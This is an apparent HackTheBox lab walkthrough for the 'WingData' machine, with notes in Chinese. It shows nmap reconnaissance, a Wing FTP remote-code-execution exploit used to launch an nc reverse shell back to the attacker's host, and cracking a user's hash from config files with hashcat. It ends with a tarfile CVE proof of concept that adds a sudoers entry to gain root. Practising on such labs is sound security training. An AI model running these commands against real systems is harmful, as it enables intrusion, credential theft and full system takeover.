HTB-WingData
| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.129.17.131 -sV -Pn --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-10 19:41 CST
Nmap scan report for 10.129.17.131
Host is up (0.22s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
添加本地域名解析
$ echo '10.129.17.131 wingdata.htb' | sudo tee -a /etc/hosts 信息收集
访问80端口,右上角能获取到新的域名ftp.wingdata.htb,将新的域名添加本地解析


$ echo '10.129.17.131 ftp.wingdata.htb' | sudo tee -a /etc/hosts访问新链接,获取到cms 信息
RCE
根据获取到的版本检索到漏洞利用脚本 https://www.exploit-db.com/exploits/52347 ,反弹shell
$ python3 2025-47812.py -u http://ftp.wingdata.htb -c whoami

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'whoami' and username: 'anonymous'
[+] UID extracted: d9e5466a599aa92011286a19e609424ff528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: d9e5466a599aa92011286a19e609424ff528764d624db129b32c21fbca0cb8d6

--- Command Output ---
wingftp
----------------------
$ python3 2025-47812.py -u http://ftp.wingdata.htb -c "nc 10.10.16.49 7777 -e /bin/bash"

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'nc 10.10.16.49 7777 -e /bin/bash' and username: 'anonymous'
[+] UID extracted: 7d6e33a332dab18457f0feca7265825bf528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: 7d6e33a332dab18457f0feca7265825bf528764d624db129b32c21fbca0cb8d6
GetShell
$ nc -lvnp 7777
Listening on 0.0.0.0 7777
Connection received on 10.129.17.131 53468
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.17.131  netmask 255.255.0.0  broadcast 10.129.255.255
        ether 00:50:56:b9:49:65  txqueuelen 1000  (Ethernet)

<...>
python3 -c 'import pty;pty.spawn("/bin/bash")'
wingftp@wingdata:/opt/wftpserver$ ls /home
wacky
wingftp@wingdata:/opt/wftpserver$
<...>
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls
anonymous.xml  john.xml  maria.xml  steve.xml  wacky.xml
密码破解

在目录/opt/wftpserver/Data/1/users 中wacky.xml中可以获取到wacky 密码
使用hashcat 破解密码
$ echo '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP' > pass.txt
$ hashcat -m 1410  pass.txt  /opt/secLists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 7 8745HS w/ Radeon 780M Graphics, 14630/29324 MB (4096 MB allocatable), 16MCU
<...>

Dictionary cache hit:
* Filename..: /opt/secLists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Approaching final keyspace - workload adjusted.

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Bxxxxxxxxxxxxxxxxxride5
<...>
SSH
使用破解出的密码登录ssh
$ ssh wacky@wingdata.htb
The authenticity of host 'wingdata.htb (10.129.17.131)' can't be established.
<...>
Last login: Fri Apr 10 09:05:47 2026 from 10.10.16.49
wacky@wingdata:~$ ls
user.txt
权限提升
sudo -l 发现python 备份脚本,其中tarfile 库存在漏洞
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *

检索到漏洞利用脚本https://github.com/AzureADTrent/CVE-2025-4517-POC 上传到目标机器,运行可直接提权
wacky@wingdata:/tmp$ python3 CVE-2025-4517-POC.py

╔═══════════════════════════════════════════════════════════╗
║     CVE-2025-4517 Tarfile Exploit                         ║
║     Privilege Escalation via Symlink + Hardlink Bypass    ║
╚═══════════════════════════════════════════════════════════╝

[*] Target user: wacky
[*] Creating exploit tar for user: wacky
[*] Phase 1: Building nested directory structure...
[*] Phase 2: Creating symlink chain for path traversal...
[*] Phase 3: Creating escape symlink to /etc...
[*] Phase 4: Creating hardlink to /etc/sudoers...
[*] Phase 5: Writing sudoers entry...
[+] Exploit tar created: /tmp/cve_2025_4517_exploit.tar
[*] Deploying exploit to: /opt/backup_clients/backups/backup_9999.tar
[+] Exploit deployed successfully
[*] Triggering extraction via vulnerable script...
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn_9999
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn_9999

[+] Extraction completed
[*] Verifying exploit success...
[+] SUCCESS! User 'wacky' added to sudoers
[+] Entry: wacky ALL=(ALL) NOPASSWD: ALL

============================================================
[+] EXPLOITATION SUCCESSFUL!
[+] User 'wacky' now has full sudo privileges
[+] Get root with: sudo /bin/bash
============================================================

[?] Spawn root shell now? (y/n): y

[*] Spawning root shell...
[*] Run: sudo /bin/bash
bash: warning: setlocale: LC_ALL: cannot change locale (zh_CN.UTF-8)
root@wingdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
| Flag | Path |
|---|---|
| flag1 | /home/wacky/user.txt |
| flag2 | /root/root.txt |